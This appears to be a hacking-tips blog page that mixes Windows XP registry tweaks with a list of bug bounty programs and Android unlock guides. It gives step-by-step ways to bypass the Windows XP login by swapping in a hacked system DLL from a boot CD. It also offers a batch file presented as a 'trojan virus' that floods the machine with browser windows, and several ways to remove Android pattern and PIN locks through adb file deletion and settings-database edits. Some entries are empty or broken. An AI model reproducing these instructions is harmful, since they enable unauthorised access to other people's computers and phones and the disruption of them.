Registry Hacking 


Display legal notice on startup on Windows XP

Wanna tell your friends about the do’s and dont’s in your computer when they login in your absence. Well you can do it pretty easily by displaying a legal notice at system start-up.
REGEDIT
[HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft > Windows >CurrentVersion> policies > system]
“legalnoticecaption”=”enter your notice caption”
“legalnoticetext”=”enter your legal notice text”
Automatic Administrator Login

Well here’s the trick which you can use to prove that Windows XP is not at all secure as multi-user operating system. Hacking the system registry from any account having access to system registry puts you in to the administrator account.
REGEDIT 4
[HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft > Windows NT >CurrentVersion>Winlogon]
“AutoAdminLogon”=”1″
No Shutdown

Wanna play with your friends by removing the shutdown option from start menu in their computer.
Just hack it down !!!
Regedit
HKEY_CURRENT_USER > Software > Microsoft > Windows >CurrentVersion> Explorer
“NoClose”=”DWORD:1″


Menu Delays

Another minor and easy tweak to remove any delay from menus sliding out. For this you will need to use regedit (open regedit by going to Start -> Run…, than typing ‘regedit’ and pressing enter). The key you need to change is located in HKEY_CURRENT_USERControlPanelDesktop. The actual key is called MenuShowDelay – all you have to do is change the value to 0. Remember, you will have to re-boot your computer for this tweak to take effect.
GPEDIT.MSC AndAutoplay

A great tweaking file that comes with XP is gpedit.msc. Go to Start -> Run… and then type in ‘gpedit.msc’ and press enter. This is effectively the Policies Editor, and it comes in handy often. For example, if you hate CD autoplay like I do and want to permanently disable it, you can use this tool to do so. Just run gpedit.msc, then go to Computer Configuration -> Administrative Templates -> System. In here you can see the value ‘Turn OffAutoplay’. Right-click on it and then click ‘Properties’.
Increasing options in add/remove programs

Not a fan of MSN Messenger? don’t want Windows Media Player on your system? Fair enough, but if you go to Add/Remove Programs in the Control Panel, by default none of Windows XP’s ‘built in’ programs are visible. it’s fairly easy to change, though… just open the file X: > Windows >inf> sysoc.inf (where X: is the drive letter where Windows XP is installed) in Notepad. You should see a section of the file something like this:
[Components]
NtComponents=ntoc.dll,NtOcSetupProc,,4
WBEM=ocgen.dll,OcEntry,wbemoc.inf,hide,7
Display=desk.cpl,DisplayOcSetupProc,,7
Fax=fxsocm.dll,FaxOcmSetupProc,fxsocm.inf,,7
NetOC=netoc.dll,NetOcSetupProc,netoc.inf,,7
iis=iis.dll,OcEntry,iis.inf,,7
com=comsetup.dll,OcEntry,comnt5.inf,hide,7
dtc=msdtcstp.dll,OcEntry,dtcnt5.inf,hide,7
IndexSrv_System = setupqry.dll,IndexSrv,setupqry.inf,,7
TerminalServer=TsOc.dll, HydraOc, TsOc.inf,hide,2
msmq=msmqocm.dll,MsmqOcm,msmqocm.inf,,6
ims=imsinsnt.dll,OcEntry,ims.inf,,7
fp_extensions=fp40ext.dll,FrontPage4Extensions,fp40ext.inf,,7
AutoUpdate=ocgen.dll,OcEntry,au.inf,hide,7
msmsgs=msgrocm.dll,OcEntry,msmsgs.inf,hide,7
RootAutoUpdate=ocgen.dll,OcEntry,rootau.inf,,7
IEAccess=ocgen.dll,OcEntry,ieaccess.inf,,7
This is a list of all components installed at the moment. I’ve taken the example of MSN Messenger – the program entry called ‘msmsgs’, third-last line. You can see the word ‘hide’ highlighted – this is the string which tells Windows not to display the component in the Add/Remove Programs list. Fix this up by simply deleting the word ‘hide’ like so:
msmsgs=msgrocm.dll,OcEntry,msmsgs.inf,hide,7
To this:
msmsgs=msgrocm.dll,OcEntry,msmsgs.inf,,7
Now, after restarting, you should be able to see MSN Messenger in the Add/Remove Programs list. If you want to be able to quickly view and remove all components, simply open the sysoc.inf file and do a global find and replace for the word “,hide” and replace it with a single comma “,”.
Automatically Kill Programs At Shutdown

don’t you hate it when, while trying to shut down, you get message boxes telling you that a program is still running? Making it so that Windows automatically kills applications running is a snap. Simply navigate to the HKEY_CURRENT_USERControlPanelDesktop directory in the Registry, then alter the key AutoEndTasks to the value 1.
Speeding Up Share Viewing

This is a great tweak. Before I found it, I was always smashing my head against the table waiting to view shares on other computers. Basically, when you connect to another computer with Windows XP, it checks for any Scheduled tasks on that computer – a fairly useless task, but one that can add up to 30 seconds of waiting on the other end – not good! Fortunately, it’s fairly easy to disable this process. First, navigate to HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/Current Version/Explorer/RemoteComputer/NameSpace in the Registry. Below that, there should be a key called {D6277990-4C6A-11CF-8D87-00AA0060F5BF}. Just delete this, and after a restart, Windows will no longer check for scheduled tasks – mucho performance improvement!
Create a Shortcut to Lock Your Computer

Leaving your computer in a hurry but you don’t want to log off? You can double-click a shortcut on your desktop to quickly lock the keyboard and display without using CTRL+ALT+DEL or a screen saver. To create a shortcut on your desktop to lock your computer: Right-click the desktop. Point to New, and then click Shortcut. The Create Shortcut Wizard opens. In the text box, type the following: rundll32.exe user32.dll,LockWorkStation Click Next. Enter a name for the shortcut. You can call it “Lock Workstation” or choose any name you like. Click Finish. You can also change the shortcut’s icon (my personal favorite is the padlock icon in shell32.dll). To change the icon: Right click the shortcut and then select Properties. Click the Shortcut tab, and then click the Change Icon button. In the Look for icons in this file text box, type: Shell32.dll. Click OK. Select one of the icons from the list and then click OK You could also give it a shortcut keystroke such CTRL+ALT+L. This would save you only one keystroke from the normal command, but it could be more convenient.


Hack Windows XP without changing 

password


1. Get physical access to the machine. Remember that it must have a CD or DVD drive.


2. Download DreamPackPL HERE.


3. Unzip the downloaded dpl.zip and you’ll get dpl.ISO.


4. Use any burning program that can burn ISO images.


5. After you have the disk, boot from the CD or DVD drive. You will see Windows 2000 Setup and it will load some files.


6. Press “R” to install DreamPackPL.


7. Press “C” to install DreamPackPL by using the recovery console.


8. Select the Windows installation that is currently on the computer (Normally is “1″ if you only have one Windows installed)


9. Backup your original sfcfiles.dll by typing: 
“ren C:\Windows\System32\sfcfiles.dll sfcfiles.lld” (without quotes)


10. Copy the hacked file from CD to system32 folder. Type:
“copy D:\i386\pinball.ex_ C:\Windows\System32\sfcfiles.dll” (without quotes and assuming your CD drive is D:)


11. Type “exit”, take out disk and reboot.


12. In the password field, type “dreamon” (without quotes) and DreamPack menu will appear.


13. Click the top graphic on the DreamPack menu and you will get a menu popup.


14. Go to commands and enable the options and enable the god command


15. Type “god” in the password field to get in Windows.
You can also go to Passwords and select “Logon with wrong password and hash”. This option allows you to login with ANY password.
Note: I was unable to bring up the DreamPackPL for the first time because I have Kaspersky Anti-Virus already running in background. I believe most antivirus already labelled this tool as a Hack-Tool. A Hack-Tool is NOT a virus. DreamPackPL helps you bypass the Windows Login screen and it is not destructive.


Increase The Performance In Your Computer


Today tip is very useful for those users who are still using computer with minimum processor speed. To increase the performance of slow computer, you can force your system to free up the idle tasks that are running in the background and sharing processor power.

Follow the given steps to end the idle tasks:

To enable this feature, you will need to be logged into your computer with administrative rights.

Click Start button and click on Run option.

In the Run box, type the command Rundll32.exe advapi32.dll,ProcessIdleTasks command and press Ok button.

Here system will take some time to end the background idle tasks.


Create Trojan Virus Code Batch File


1.open your notepad

2.copy and paste the code given below..

cd c:\windows\system32

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

for %%a in (*) do start iexplore.exe

3.save this as .bat extension.example,trojan.bat this bat file is your trojan virus...


Your Processor Name Change


Trick - SHOW YOUR PC PENTIUM 5 OR MORE

GO TO START>>RUN>>TYPE 


THE CLICK ON

MODIFY AND WRITE WHAT EVER YOU WANT

 Auto End Tasks to Enable a Proper Shutdown


This reg file automatically ends tasks and timeouts that prevent programs from shutting down and clears the Paging File on Exit.

1. Copy the following (everything in the box) into notepad.


QUOTE:-


2. Save the file as shutdown.reg

3. Double click the file to import into your registry.

NOTE: If your anti-virus software warns you of a "malicious" script, this is normal if you have "Script Safe" or similar technology enabled.


http://cyberhackintheworld.blogspot.in

 Cool Trick with Google


1. Go to Code: http://www.google.com

2. Click "images"

3. Fill in "bikes, flowers, cars" or any other words.

4. You will get a page with a lot of images thumbnailed.

5. Now delete the URL on the addressbar.

6. Copy the script down here, and paste it in your adressbar:

javascript:R= 0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200; DI= document.images ; DIL=DI.length; function A(){for(i=0; i<DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=Math. sin(R*x1+ i*x2+x3)* x4+x5; DIS.top=Math. cos(R*y1+ i*y2+y3)* y4+y5}R++ }setInterval('A()',5); void(0)

7. Press Enter and see the magic....


The Browser Title Change


This Tricks Customize the Title of the Internet Explorer.

J2 H@ck3r

Click Start > Run > Type gpedit.msc

Click User Configuration > Windows Setting > Internet Explorer Maintenance > Browser User           Interface

Double click on Browser Title

Click and check on Customize Title Bars

Type in whatever you want

Click OK

Now you changed the title of your browser and you sure see what you wrote when you 
open a New Widow.

Cant See Secure Sites


Fix the problem with seeing them secrue sites (banks or online stores) i found this very usefull to me at my work (isp backbone support lol, at the time i was regular support )

Any way... what u need to do is make a new notepad file and write in it the followng DLL's..just copy-paste these


regsvr32 SOFTPUB.DLL
regsvr32 WINTRUST.DLL
regsvr32 INITPKI.DLL
regsvr32 dssenh.dll
regsvr32 Rsaenh.dll
regsvr32 gpkcsp.dll
regsvr32 sccbase.dll
regsvr32 slbcsp.dll
regsvr32 Cryptdlg.dll


and save it as > all file types, and make it something like securefix.bat.

Then just run the file and ur problem shuld be gone.


Bug Bounty Web List


Reward Program

AT&T - http://developer.att.com/developer/apiDetailPage.jsp?passedItemId=10700235 -
(To submit you need to sign up to the free 
Developer API program)
Avast! - http://www.avast.com/bug-bounty
Barracuda - http://barracudalabs.com/
Coinbase - https://coinbase.com/whitehat
Chromium Project - http://www.chromium.org/
Cryptocat - https://crypto.cat/bughunt/
Facebook - http://www.facebook.com/whitehat/
Etsy - http://www.etsy.com/help/article/2463
Gallery - http://codex.gallery2.org/Bounties
Ghostscript - http://ghostscript.com/Bug_bounty_program.html (Mostly software development, occasional security issues)
Google - http://www.google.com/about/company/rewardprogram.html
Hex-Rays - http://www.hex-rays.com/bugbounty.shtml
IntegraXor (SCADA) - http://www.integraxor.com/blog/integraxor-hmi-scada-bug-bounty-program
LaunchKey - https://launchkey.com/docs/whitehat
Marktplaats - http://statisch.marktplaats.nl/help/
Mega.co.nz - http://thenextweb.com/insider/2013/02/01/kim-dotcom-puts-up-13500-bounty-for-first-person-to-break-megas-security-system/
Meraki - http://www.meraki.com/trust/#srp
Microsoft - http://www.microsoft.com/security/msrc/report
Mozilla - http://www.mozilla.org/security/bug-bounty.html
Paypal - https://www.paypal.com/us/webapps/mpp/security/reporting-security-issues
PikaPay - https://www.pikapay.com/pikapay-security-policy/
Piwik - http://piwik.org/security/
Ricebridge - http://www.ricebridge.com/bugs.htm (Only available to customers)
Ripple - https://ripple.com/bug-bounty/
Samsung - https://samsungtvbounty.com/
Simple - https://www.simple.com/policies/website-security/
Tarsnap - https://www.tarsnap.com/bugbounty.html
Qiwi - https://www.qiwi.ru/page/hack.action
Qmail - http://cr.yp.to/djbdns/guarantee.html
Yandex - http://company.yandex.com/security/index.xml
Zerobrane - http://notebook.kulchenko.com/zerobrane/zerobrane-studio-bug-bounty


Product & Services (Hall Of Fame Only)

Acquia - https://www.acquia.com/how-report-security-issue
ActiveProspect - http://activeprospect.com/activeprospect-security/
Adobe - http://www.adobe.com/support/security/alertus.html
Amazon.com (retail) - please email details to security@amazon.com
Android Free Apps - http://www.androidfreeapp.net/security-researcher-acknowledgments/
Apple - http://support.apple.com/kb/HT1318
Blackberry - http://us.blackberry.com/business/topics/security/incident-response-team/collaborations.html
Braintree - https://www.braintreepayments.com/developers/disclosure
Card - https://www.card.com/responsible-disclosure-policy
cPaperless - http://www.cpaperless.com/securitystatement.aspx
Chargify - https://chargify.com/security/
DiMartino Entertainment - http://moosikay.dimartinoentertainment.com/site/credits/
eBay - http://pages.ebay.com/securitycenter
EVE - http://community.eveonline.com/devblog.asp?a=blog&nbid=2384
Evernote - http://evernote.com/security/
Foursquare - https://foursquare.com/about/security
Freelancer - http://www.freelancer.com/info/vulnerability-submission.php
Future Of Enforcement - http://futureofenforcement.com/?page_id=695
Gitlab - http://blog.gitlab.com/responsible-disclosure-policy/
Gliph - https://gli.ph/s/security.html
HakSecurity - http://haksecurity.com/special-thanks/
Harmony - http://get.harmonyapp.com/security/
Heroku - https://www.heroku.com/policy/security-hall-of-fame
Iconfinder - http://support.iconfinder.com/customer/portal/articles/1217282-responsible-disclosure-of-security-vulnerabilities
Kaneva - http://docs.kaneva.com/mediawiki/index.php/Bug_Bounty
Kayako - https://my.kayako.com/
Lastpass - https://lastpass.com/support_security.php
Mahara - https://wiki.mahara.org/index.php
MailChimp - http://mailchimp.com/about/security-response/
Microsoft (Online Services) - http://technet.microsoft.com/en-us/security/cc308589
Netflix - http://support.netflix.com/en/node/6657#gsc.tab=0
Nokia - http://www.nokia.com/global/security/acknowledgements/
Nokia Siemens Networks - http://www.nokiasiemensnetworks.com/about-us/responsible-disclosure
Norada - http://norada.com/crm-software/security_response
Owncloud - http://owncloud.org/about/security/hall-of-fame/
Opera - https://bugs.opera.com/wizarddesktop/
Oracle - http://oracle.com/technetwork/topics/security
Puppet Labs - https://puppetlabs.com/security/acknowledgments/
RedHat - https://access.redhat.com/knowledge/articles/66234
Risk.io - https://www.risk.io/security
Security Net - http://www.securitynet.org/security-researcher-acknoledgments/
Sellfy - https://sellfy.com/security/
Spotify - https://www.spotify.com/us/about-us/contact/report-security-issues/
Sprout Social - http://sproutsocial.com/responsible-disclosure-policy
Telekom - http://www.telekom.com/corporate-responsibility/security/186450
Thingomatic - http://thingomatic.org/security.html
37signals - https://37signals.com/security-response
Tuenti - http://corporate.tuenti.com/en/dev/hall-of-fame
Twilio - https://www.twilio.com/docs/security/disclosure
Twitter - https://twitter.com/about/security
WizeHive - http://www.wizehive.com/special_thanks.html
Xmarks - https://buy.xmarks.com/security.php
Zendesk - http://www.zendesk.com/company/responsible-disclosure-policy
Zynga - http://company.zynga.com/security/whitehats


Product & Services (No Reward)

Amazon Web Services (AWS) - http://aws.amazon.com/security/vulnerability-reporting
Apriva - http://www.apriva.com/security
Authy - https://www.authy.com/security-issue
Blackboard - http://www.blackboard.com/footer/security-policy.aspx
Box - https://www.box.com/about-us/security/
Cisco -http://www.cisco.com/en/US/products/products_security_vulnerability_policy.html#roosfassv
Cloudnetz - http://cloudnetz.com/Legal/vulnerability-testing-policy.html
Contant Contact - http://www.constantcontact.com/about-constant-contact/security/report-vulnerability.jsp
Coupa - http://trust.coupa.com/home/security/coupa-vulnerability-reporting-policy
Drupal - https://drupal.org/security-team
EMC2 - http://www.emc.com/contact-us/contact/product-security-response-center.htm
Emptrust - http://www.emptrust.com/Security.aspx
Heroku - https://www.heroku.com/policy/security-hall-of-fame
HTC - http://www.htc.com/us/terms/product-security/
Huawei - http://www.huawei.com/en/security/psirt/report-vulnerabilities/index.htm
IBM - http://www-03.ibm.com/security/secure-engineering/report.html
KPN - http://www.kpn.com/Privacy.htm#tabcontent3
Lievensberg Hospital - http://www.lievensbergziekenhuis.nl/paginas/141-disclaimer.html
LinkedIn - http://help.linkedin.com/app/answers/detail/a_id/37022
Lookout - https://www.lookout.com/responsible-disclosure
Millsap Independent School District - http://www.millsapisd.net/BugReport.cfm
Modus CSR - http://www.moduscsr.com/security_statement.php
PagerDuty - http://www.pagerduty.com/security/disclosure/
Panzura - http://panzura.com/support/panzura-security-policy/
Pidgin - http://pidgin.im/security/
Plone - http://plone.org/products/plone/security/advisories
Pop Group - http://www.popgroupglobal.com/security.php
Reddit - http://code.reddit.com/wiki/help/whitehat
Relaso - http://relaso.com/disclosure
Salesforce - http://www.salesforce.com/company/privacy/security.jsp#vulnerability
Simplify - http://simplify-llc.com/simplify-security.html
Skoodat - http://www.skoodat.com/security
Scorpion Software - http://www.scorpionsoft.com/company/disclosurepolicy/
Square - https://squareup.com/security/levels
Symantec - http://www.symantec.com/security/
Team Unify - http://www.teamunify.com/__corp__/security.php
Tele2 - http://www.tele2.nl/klantenservice/veiligheid/tele2-en-veiligheid.html
T-Mobile (Netherlands) - http://www.t-mobile.nl/Global/media/pdf/privacy_statement_juni_2012.pdf
UPC - http://www.upc.nl/internet/veilig_internet/beveiligingsproblemen/
Viadeo - http://www.viadeo.com/aide/security/
Vodafone (Netherlands) - http://over.vodafone.nl/vodafone-nederland/privacy-veiligheid/beveiliging-en-bescherming/wat-doet-vodafone/meld-een-beveilig
VSR - http://www.vsecurity.com/company/disclosure
X.commerce - http://www.x.com/security
Xen - http://www.xen.org/projects/security_vulnerability_process.html
Ziggo - https://www.ziggo.nl/#klantenservice/internet/risicos-op-internet/meldpunt-beveiligingslekken



Android Pattern Lock Bypass


METHOD 1

Solution For Everyone With Recovery (Cwm, Twrp, Xrec,Etc...) Installed:

INSTRUCTIONS:

1. Download this zip Pattern Password Disable (Download from attachments) on to your sdcard  (using your PC, as you cant get into your phone, right )
2. Insert the sdcard into your phone
3. Reboot into recovery mode
4. Flash the zip
5. Reboot
6. Done!

Note : If You See The Gesture Pattern Grid Or Password After Restarting, Don't Worry. Just Try Any Random Pattern Or Password And it Should Unlock.


METHOD 2

Solution For Everyone Without Recovery Installed - ADB :

What You Need:
=>A computer running a Linux distro or Windows+Cygwin
=>USB cable to connect your phone to the PC
=>Adb installed

How to install adb:
1. Open Terminal
2. Type:

Code:
"sudo apt-get install android-tools-adb"

-> Hit [Enter]
3. Follow the instructions until everything is installed.

INSTRUCTIONS:
1. Connect you (turned on) Phone to the Computer via USB.
2. Open a terminal window.
3. Type:
Code:

adb devices
adb shell
cd data/system
su
rm *.key

4. Done...Now You Just Have To Reboot.

Note : If You See The Gesture Pattern Grid Or Password After Restarting, Don't Worry. Just Try Any Random Pattern Or Password And it Should Unlock.


METHOD 3

Solution For Everyone Before Lock Accident :

SMS Bypass - Download Link - Install It On Your Device (Download from attachments)
This App Allows You To Remotely Bypass Your Phone's Screen Lock By Sending A SMS.
It Removes Your Gesture Pattern Or Password After Receiving A Preset Keyword Along With A Secret Code Via SMS.
SMS Bypass App Requires Root.

INSTRUCTIONS:
1.First, make sure you give permanent root access to the app.
2.Change the secret code to your preferred choice. The default password is : 1234
3.To reset your screen lock, send the following message from another phone:
Code:

secret_code reset

Example:
Code:

1234 reset

Note 1 : There is a space between your secret code and reset. Also the secret code is case sensitive.
Note 2 : There is an option available to change the preset keyword. Default is : reset - Your phone will restart and your lock screen will be reset.
Note 3 : If You See The Gesture Pattern Grid Or Password After Restarting, Don't Worry. Just Try Any Random Pattern Or Password And it Should Unlock.


METHOD 4

Solution For Everyone Via Adb - SQL Command :

INSTRUCTIONS:
=>Type This Commands Separated In Your Terminal (CMD Prompt) :

Code:

adb shell
cd /data/data/com.android.providers.settings/databases
sqlite3 settings.db
update system set value=0 where name='lock_pattern_autolock';
update system set value=0 where name='lockscreen.lockedoutpermanently';
.quit

=>Now You Just Have To Reboot.

Note : If You See The Gesture Pattern Grid Or Password After Restarting, Don't Worry. Just Try Any Random Pattern Or Password And it Should Unlock.


METHOD 5

Solution For Everyone Via Adb - File Removal :

INSTRUCTIONS:

=>Type This Command In Your Terminal (CMD Prompt) :
Code:

adb shell rm /data/system/gesture.key

Note : If You See The Gesture Pattern Grid Or Password After Restarting, Don't Worry. Just Try Any Random Pattern Or Password And it Should Unlock.


METHOD 6

Solution For Everyone With USB Debugging Enabled :

INSTRUCTIONS:

Primary Step for all method:

    Download & Extract to anywhere - Bypass Security Hack (Download from attachments)
    Open SQLite Database Browser 2.0.exe in SQLite Database Browser.
    Run pull settings.db.cmd inside By-pass security Hacks folder to pull out the setting file out of your phone.
    Drag settings.db and drop to SQLite Database Browser 2.0.exe program.
    Navigate to Browse data tab, At table there, click to list down the selection & selete secure


Instruction To Remove Pattern Lock:

    Now, find lock_pattern_autolock, Delete Record
    Close & save database
    Run push settings.db.cmd and reboot your phone


Instruction To Remove PIN Lock:

    Now, Find Or Create lockscreen.password_type, double-click & change it's value to 65536, Apply changes!
    Now, find lock_pattern_autolock, Delete Record, If doesn't exist, Ignore
    Close & save database
    Run push settings.db.cmd and reboot your phone


Instruction To Remove Password Lock:

    Now, find lockscreen.password_salt, Delete Record
    Now, find lockscreen.password_type, Delete Record
    Close & save database
    Run push settings.db.cmd and reboot your phone


Note : If You See The Gesture Pattern Grid Or Password After Restarting, Don't Worry. Just Try Any Random Pattern Or Password And it Should Unlock.


METHOD 7

Solution For Everyone With Recovery Installed :

INSTRUCTIONS:

1.Download and Copy Aroma File manager.zip (Download from attachments) to your memory card.

2. Open your recovery (press volume Down + Power button or it can be different according to the phones. 
Generally the phones who have press able button on the middle they have to press all three buttons. Google for you pattern there are lots)

3. There’ll b an option in recovery called “mount”. Go in that option and then mount all the cache and everything it is there.

4. Then select “update” and select “apply update from SD/external” and select aroma file manger.zip file that you downloaded using above QR code above.

5. After Flashing or updating, the aroma file manger will open. Use volume keys for up/down and power button 2 select like you use to get into recovery.

6. In aroma File manager , Go to menu , which is located in bottom strip and then select Settings.

7. Go to bottom n select “mount all partition in startup ” then exit from aroma file manger.

8. Now after exit , re-update that aroma file again and it will open again.

9. Go to data >> and then System.
Then find ‘gesture.key’ (for pattern lock) and ’password.key’ (for password lock) then
 long touch on gesture.key or password.key and sum option will be prompted , choose delete and delete that file and restart.

Note : If You See The Gesture Pattern Grid Or Password After Restarting, Don't Worry. 
Just Try Any Random Pattern Or Password And it Should Unlock.


JNITLover. Powered by Blogger.